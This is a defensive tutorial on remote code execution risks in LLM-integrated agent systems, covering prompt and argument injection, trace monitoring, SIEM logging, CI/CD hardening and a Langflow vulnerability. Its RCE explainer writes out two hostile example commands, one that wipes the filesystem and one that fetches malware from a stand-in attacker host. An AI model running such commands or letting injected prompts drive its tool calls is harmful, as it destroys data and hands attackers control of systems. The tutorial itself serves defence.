
In modern software engineering, the integration of Large Language Models (LLMs) into production workflows has introduced a new class of critical vulnerabilities. One of the most dangerous threats is LLM RCE attacks (Remote Code Execution). As developers move from simple chat interfaces to autonomous agents that can invoke third-party applications through interleaved planning and execution phases, the attack surface expands significantly. This tutorial will guide you through understanding these risks and implementing robust defenses to ensure your AI application security posture remains resilient.
Prerequisites
- Knowledge Base: Intermediate Python/JavaScript and familiarity with CI/CD pipelines.
- Environment: A local development environment (Docker recommended for testing sandboxed execution).
- Dependencies:
- Knowledge of Langflow (for vulnerability context).
- Access to a SIEM (Security Information and Event Management) platform for logging integration.
What You’ll Build
You will learn how to architect an LLM-integrated system that mitigates RCE risks by implementing trace monitoring, understanding argument injection vectors, and applying the principle of least privilege to AI agents.
Step 1: Understanding the Attack Surface of LLM RCE Attacks
To defend against LLM RCE attacks, you must first understand how they occur. In an LLM-integrated system, a “System LLM” often acts as a controller, invoking third-party apps through interleaved planning and execution phases.
The Vulnerability Vectors
| Attack Vector | Description | Impact |
|---|---|---|
| Argument Injection | Malicious prompts hijack trusted AI agents to turn them into weapons for Remote Code Execution (RCE). | Full system compromise |
| Integrity Violation | Manipulating the planning phase so the LLM executes unintended commands. | Unauthorized actions |
| Availability Breakdown | Forcing the model into infinite loops or resource-heavy tasks. | Denial of Service (DoS) |
⚠️ Warning: Be aware of specific CVEs like CVE-2026-33017. This is a critical vulnerability in Langflow (affecting all versions prior to 1.9.0) that allows unauthenticated remote code execution via a single crafted HTTP request. Active exploitation began within 20 hours of public disclosure.
For Beginners: What is RCE?
Remote Code Execution (RCE) is when an attacker manages to run their own commands or code on your server/machine from a remote location. In the context of AI, this happens when a prompt tricks the LLM into executing a system command (like rm -rf / or curl attacker.com/malware) instead of just answering a question.
Step 2: Implementing Observability and SIEM Integration
A core defense against LLM RCE attacks is not just prevention, but rapid detection. You cannot defend what you cannot see.
Advanced Pattern: Trace Monitoring
To secure an application, you must oversee the full LLM traces—from the model itself to its interactions with APIs and third-party applications.
💡 Tip: Do not rely solely on application logs. Implement deep tracing that captures the “thought process” (planning phase) of the agent before it executes a tool call.
Integration Strategy
Integrating these insights into security information and event management (SIEM) platforms further strengthens an organization’s ability to detect and mitigate risks.
graph LR
    User[User Prompt] --> LLM[System LLM]
    LLM --> Planning{Planning Phase}
    Planning --> Execution[Tool/API Execution]
    Execution --> Trace[Full LLM Traces]
    Trace --> SIEM[SIEM Platform]
    SIEM --> Alert[Security Alert/Mitigation]
Architecture Flow Concept:
graph LR
 User[User Prompt] --> LLM[System LLM]
 LLM --> Planning{Planning Phase}
 Planning --> Execution[Tool/API Execution]
 Execution --> Trace[Full LLM Traces]
 Trace --> SIEM[SIEM Platform]
 SIEM --> Alert[Security Alert/Mitigation]
Step 3: Hardening the CI/CD and CLI Environment
Many LLM RCE attacks target the developer workflow rather than the end-user application. A common attack path involves the Gemini CLI, where vulnerabilities arise from workspace trust, “YOLO mode,” prompt injection, and GitHub Actions secrets.
Security Checklist for AI Agents
- Disable “YOLO Mode”: Never allow an agent to execute commands without human-in-the-loop (HITL) approval in production environments.
- Workspace Isolation: Ensure the LLM operates in a restricted container/sandbox with no access to sensitive environment variables or GitHub Actions secrets.
- Input Sanitization: Treat every LLM output that is intended for a shell or API as untrusted user input.
Complete Working Example (Conceptual Architecture)
While we cannot provide a single “runnable” script that performs an attack, the following represents the secure architectural pattern required to mitigate LLM RCE attacks.
Troubleshooting
| Error/Issue | Potential Cause | Fix |
|---|---|---|
| Unauthenticated RCE | Using vulnerable versions of Langflow (< 1.9.0). | Upgrade to Langflow version 1.9.0 or higher immediately. |
| Argument Injection | LLM output is being passed directly to os.system() or subprocess. | Use strict schema validation (e.g., Pydantic) for all tool arguments. |
| Secret Leakage | Agent has access to GitHub Actions secrets in a CI/CD path. | Implement strict environment variable scoping and use least-privilege service accounts. |
What’s Next
- Review the Microsoft Security Planning for LLM Applications to understand enterprise-grade architecture.
- Study RSAC’s Guide to Securing LLM Applications for advanced observability patterns.